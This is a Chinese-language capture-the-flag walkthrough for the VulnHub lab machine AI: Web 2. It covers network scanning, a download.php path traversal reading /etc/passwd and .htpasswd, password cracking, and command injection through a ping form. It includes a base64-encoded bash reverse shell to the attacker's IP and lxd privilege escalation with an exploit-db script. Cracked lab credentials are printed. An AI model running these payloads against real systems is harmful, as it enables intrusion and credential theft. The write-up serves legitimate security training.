> *靶机地址：* *https://www.vulnhub.com/entry/ai-web-2,357/*

> *This is the second box from the series AI: Web and you will have more fun to crack this challenge. The goal is simple. Get flag from /root/flag.txt. Enumerate the box, get low privileged shell and then escalate privilege to root.*
> *You may need to crack password. Use wordlist SecLists/rockyou-45.txt by Mr. Daniel Miessler.*
> *For any hint please tweet on @arif_xpress*

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-02 17:28 CST
Nmap scan report for 192.168.139.1
Host is up (0.00063s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.136
Host is up (0.00035s latency).
MAC Address: 00:0C:29:B7:E2:7D (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00049s latency).
MAC Address: 00:50:56:F8:5C:6B (VMware)
Stats: 0:00:20 elapsed; 255 hosts completed (4 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.79 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.139.136
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:51:c1:2e:6f:d8:03:e5:3e:e3:ca:d2:fa:d7:d4:e1 (RSA)
|   256 b9:8c:01:fd:12:f6:81:45:13:c3:80:23:26:74:39:4e (ECDSA)
|_  256 c1:6c:7e:ed:9d:7d:1b:b3:a9:cb:64:0f:04:d2:27:1a (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: File Manager (Credit: XuezhuLi)
MAC Address: 00:0C:29:B7:E2:7D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.139.136 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/css (Status: 301)
/logout.php (Status: 302)
/download.php (Status: 200)
/index.php (Status: 200)
/signup.php (Status: 200)
/webadmin (Status: 401)
/srv (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/02/02 17:31:24 [!] parse http://192.168.139.136/error_log: net/url: inv
control character in URL
/index.php (Status: 200)
/userpage.php (Status: 200)
```






猜测Xuezhuli是用户名，再利用靶机提示中提到的字典爆破密码

google一下

```
### Vulnerability 1 - download.php
GET /vul_test/FileSharing/download.php?file_name=../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/vul_test/FileSharing/userpage.php
Cookie: W2=dgf6v5tn2ea8uitvk98m2tfjl7; __utma=96992031.1679083892.1466384142.1466384142.1466398535.2;
__utmz=96992031.1466384142.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __atuvc=1%7C25;
Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1466565345; bdshare_firstime=1466565462740; PHPSESSID=uetimns4scbtk46c8m
Connection: keep-alive
```

download.php存在目录穿越漏洞，并且会下载下来



aiweb2、n0nr00tuser两个用户

```
hydra -L user.txt -P /usr/share/wordlists/SecLists/Passwords/Leaked-Databases/rockyou-45.txt ssh://192.168.139.136
```

先hydra爆破试试，未果

因为存在basic认证，读取


```
http://192.168.139.136/download.php?file_name=../../../../../../../../../../../../../../etc/apache2/.htpasswd
```

利用john爆破

```
john --wordlist=/usr/share/wordlists/rockyou.txt flag
```


```
root@kali:~/AI-WEB2# john --wordlist=/usr/share/wordlists/rockyou.txt flag
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
c.ronaldo        (aiweb2admin)
1g 0:00:00:00 DONE (2020-02-03 10:46) 1.562g/s 9600p/s 9600c/s 9600C/s playa..honeybear
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

/webadmin登录成功




```
User-agent: *
Disallow:
Disallow: /H05Tpin9555/
Disallow: /S0mextras/
```

ping命令,可以RCE




尝试直接反弹shell

```
echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzOS4xMjgvMTIzNCAwPiYxCg==|base6
4 -d |bash
```

失败了,根据之前的提示里面应该还有其他的隐藏文件

```
|find . -type f /var/www/html/webadmin/S0mextras/
```




```
User: n0nr00tuser
Cred: zxowieoi4sdsadpEClDws1sf
```

ssh登录

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

别的都没啥明显的利用点

```
n0nr00tuser@aiweb2host:~$ id
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
```

lxd提权

```
root@kali:~/AI-WEB2# cp /usr/share/exploitdb/exploits/linux/local/46978.sh 46978.sh
root@kali:~/AI-WEB2# chmod 777 46978.sh
root@kali:~/AI-WEB2# ./46978.sh
/usr/bin/env: “bash\r”: 没有那个文件或目录
root@kali:~/AI-WEB2# vi 46978.sh
root@kali:~/AI-WEB2# python -m SimpleHTTPServer 65534
Serving HTTP on 0.0.0.0 port 65534 ...
```

```
:set ff=unix
```

```
n0nr00tuser@aiweb2host:/tmp$ ls
46978.sh
report.txt
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-apache2.service-snPy42
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-systemd-resolved.service-2ntDy
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-systemd-timesyncd.service-rCUT
vmware-root_816-2965579223
n0nr00tuser@aiweb2host:/tmp$ chmod 777 46978.sh
n0nr00tuser@aiweb2host:/tmp$ ./46978.sh

Usage:
        [-f] Filename (.tar.gz alpine file)
        [-h] Show this help panel

n0nr00tuser@aiweb2host:/tmp$ ./46978.sh
```

> https://github.com/saghul/lxd-alpine-builder

```
Selecting mirror http://alpine.mirror.wearetriple.com/v3.11/main
fetch http://alpine.mirror.wearetriple.com/v3.11/main/x86_64/APKINDEX.tar.gz
(1/19) Installing musl (1.1.24-r0)
(2/19) Installing busybox (1.31.1-r9)
Executing busybox-1.31.1-r9.post-install
(3/19) Installing alpine-baselayout (3.2.0-r3)
Executing alpine-baselayout-3.2.0-r3.pre-install
Executing alpine-baselayout-3.2.0-r3.post-install
(4/19) Installing openrc (0.42.1-r2)
Executing openrc-0.42.1-r2.post-install
(5/19) Installing alpine-conf (3.8.3-r6)
(6/19) Installing libcrypto1.1 (1.1.1d-r3)
(7/19) Installing libssl1.1 (1.1.1d-r3)
(8/19) Installing ca-certificates-cacert (20191127-r0)
(9/19) Installing libtls-standalone (2.9.1-r0)
(10/19) Installing ssl_client (1.31.1-r9)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.4-r3)
(13/19) Installing busybox-suid (1.31.1-r9)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.4-r0)
(16/19) Installing musl-utils (1.1.24-r0)
(17/19) Installing libc-utils (0.7.2-r0)
(18/19) Installing alpine-keys (2.1-r2)
(19/19) Installing alpine-base (3.11.3-r0)
Executing busybox-1.31.1-r9.trigger
OK: 8 MiB in 19 packages
```

```
alpine-v3.11-x86_64-20 100%[=======================>]   3.07M  --.-KB/s    in 0.02s

2020-02-03 03:12:44 (130 MB/s) - ‘alpine-v3.11-x86_64-20200203_1109.tar.gz’ saved [321620
4/3216204]

n0nr00tuser@aiweb2host:/tmp$ ls
46978.sh
alpine-v3.11-x86_64-20200203_1109.tar.gz
report.txt
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-apache2.service-snPy42
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-systemd-resolved.service-2ntDyl
systemd-private-92a7c1000a2c4ffb9a19f6783321d4be-systemd-timesyncd.service-rCUTiT
vmware-root_816-2965579223
n0nr00tuser@aiweb2host:/tmp$ ./46978.sh alpine-v3.11-x86_64-20200203_1109.tar.gz

Usage:
        [-f] Filename (.tar.gz alpine file)
        [-h] Show this help panel

n0nr00tuser@aiweb2host:/tmp$ ./46978.sh -f alpine-v3.11-x86_64-20200203_1109.tar.gz
Image imported with fingerprint: 950c85fa9e139f0ae20c25ddadd24c4faba972b60271b2dd7499c979
[*] Listing images...

+--------+-------------+--------+------------------------------+--------+--------+-----
-----------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION         |  ARCH  |  SIZE  |
    UPLOAD DATE         |
+--------+-------------+--------+------------------------------+--------+--------+-----
-----------------------+
| alpine | 950c85fa9e13 | no     | alpine v3.11 (20200203_11:09) | x86_64 | 3.07MB | Feb
3, 2020 at 3:13am (UTC) |
+--------+-------------+--------+------------------------------+--------+--------+-----
-----------------------+
Creating privesc
Device giveMeRoot added to privesc
~ # cd /root
~ # ls
```

需要主要的是，类似于docker提权，真正的目录挂载再/mnt下

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/100979450